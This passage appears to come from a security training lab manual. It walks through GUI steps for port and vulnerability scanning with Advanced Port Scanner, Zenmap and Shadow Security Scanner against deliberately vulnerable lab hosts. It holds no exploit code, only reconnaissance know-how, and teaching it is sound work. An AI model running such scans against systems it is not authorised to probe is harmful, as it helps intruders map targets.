
- It will display all online device in the given range of IP address with open ports / services running on the computers. (i.e. port 21, 80, 23, etc.)




## Tool : Advanced Port Scanner

**Advanced Port Scanner** scans specified port range, retrieves information about all ports and reports if there are any services turned on.


- Start the **Advanced Port Scanner** application and give range of IP address to be scan (i.e. starting IP address and ending IP address) range and click **Scan**.



- It will display all online device IP address in the given range with open ports / services running on the computers. (i.e. port 21, 80, 23, etc.)



## VULNERABILITY SCANNER



### Pre-requisite:

- Computer installed with OS
- Vulnerable Server (i.e. Web Server, FTP Server, etc.)
- Vulnerable Router (i.e. Cisco Router)
- Vulnerable Host (i.e. Computer with Internet Explorer, etc.)


### Vulnerability Scanner - Tools

- Zenmap (NMAP - GUI)
- Shadow Security Scanner
- Retina


## Tool : Zenmap (NMAP - GUI)

Zenmap (NMAP - GUI) is an open source tool for network exploration and security auditing. Zenmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.


- Start the **Zenmap** application.




- Configure Scanning Profile by Clicking on **Profile** Menu and Select **Scan** Tab and Scan Option as per your requirement.




- Configure **Target** by giving IP address to be scan and select Type of **TCP scan** to **TCP SYN Scan** and Enable **Operating system Detection** Option.



- After scan select host IP address, it will display host's open ports and operating system details.




- Select another host IP address, it will display open ports and operating system details of that host.




## Tool : Shadow Security Scanner

**Shadow Security Scanner** is a vulnerability scanner used to detect faults with key services supported which are: FTP, SSH, Telnet, SMTP, DNS, Finger, HTTP, POP3, IMAP, NetBIOS, NFS, NNTP, SNMP and also CISCO, HP, and other network equipment. After the scan, **Shadow Security Scanner** analyses the data collected, locates vulnerabilities and possible errors in server tuning options, and suggests possible ways of problem solution.


- Start the **Shadow Security Scanner** application and Click on **New Session**.




- Select any scanning profile based on requirement and Click **Next**




- Click **Add Host** to add the IP address of the host to be scanned




- Click **Start Scan**.



- Scan report displays open port and vulnerabilities on the IP address scanned.




- Selecting a vulnerability will display detailed description of vulnerability, including BUGTRAQ ID, CVE ID and Exploits etc.



